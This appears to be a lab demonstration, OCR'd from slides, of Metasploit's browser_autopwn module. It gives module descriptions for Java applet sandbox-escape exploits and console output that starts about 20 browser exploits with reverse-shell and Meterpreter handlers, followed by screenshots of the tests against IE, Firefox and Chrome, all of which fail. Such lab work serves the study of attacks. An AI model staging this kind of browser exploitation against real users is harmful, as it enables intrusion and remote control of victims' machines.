
Disclosed: January 19, 2013
This module abuses the JMX classes from a Java Applet to run arbitrary Java code outside of the sandbox as exploited in the wild in February of 2013. Additionally, this module bypasses default security settings introduced in Java 7 Update 10 to run unsigned applet without displaying any warning to the user.

Java Applet Method Handle Remote Code Execution

Disclosed: October 16, 2012
This module abuses the Method Handle class from a Java Applet to run arbitrary Java code outside of the sandbox. The vulnerability affects Java version 7u7 and earlier.


browser_autopwn

Start All The Modules



```
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.119.130...
[*] ---

msf auxiliary(browser_autopwn) > [*] Starting exploit android/browser/webview_ad
djavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/GJoTmkzW
[*] Local IP: http://192.168.119.130:8080/GJoTmkzW
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generi
c/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/qRHgXcivGFi
[*] Local IP: http://192.168.119.130:8080/qRHgXcivGFi
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with paylo
ad generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/kcJX
[*] Local IP: http://192.168.119.130:8080/kcJX
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic
```

20 Modules




```
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload
 windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/XdbKAW
[*] Local IP: http://192.168.119.130:8080/XdbKAW
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.119.130:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.119.130:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.119.130:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/YOURNAME
[*] Local IP: http://192.168.119.130:8080/YOURNAME
[*] Server started.
msf auxiliary(browser_autopwn) >
```

Results

- IE 11 on Win 7: FAILS because I don't have Java installed
- Firefox 41.0 on Win7 FAILS
- Chrome 46.0.2490.80 on Win 7 FAILS

IE 7 on Win Server 2008



Loading - Windows Internet Explorer
http://192.168.119.130:8080/YOURNAME
Live Search
Loading
Page

Java Update Needed

Your Java version is out of date.


Update (recommended)
Get the latest security update from java.com.

Block
Block Java content from running in this browser session.

Later
Continue and you will be reminded to update again later.

□ Do not ask again until the next update is available.

IE 7 on Win Server 2008



Loading - Windows Internet Explorer
http://192.168.119.130:8080/YOURNAME
Live Search
Loading
Page
Tools

This website wants to run the following add-on: 'Java SE Runtime Environment 7 Update 25' from 'Oracle America, Inc.'. If you trust the website and the add-on and want to allow it to run, click here...

Application Blocked


Application Blocked by Security Settings

Name: ngUdRqN

Location: http://192.168.119.130:8080/QFLgwCDUxCuPf/

Your security settings have blocked an application from running with an out-of-date or expired version of Java.

IE 7 on Win Server 2008



Loading - Windows Internet Explorer
http://192.168.119.130:8080/YOURNAME
Live Search
Loading
Page
Tools

This website wants to run the following add-on: 'Java SE Runtime Environment 7 Update 25' from 'Oracle America, Inc.'. If you trust the website and the add-on and want to allow it to run, click here...


Microsoft Windows

Internet Explorer has stopped working

Windows can check online for a solution to the problem and try to restart the program.

Check online for a solution and restart the program
Restart the program
View problem details

IE 7 on Win Server 2008
FAILS



Loading - Windows Internet Explorer
http://192.168.119.130:8080/YOURNAME
Live Search
Loading
Page

Java Update Needed

Your Java version is out of date.


Update (recommended)
Get the latest security update from java.com.

Block
Block Java content from running in this browser session.

Later
Continue and you will be reminded to update again later.

☐ Do not ask again until the next update is available.

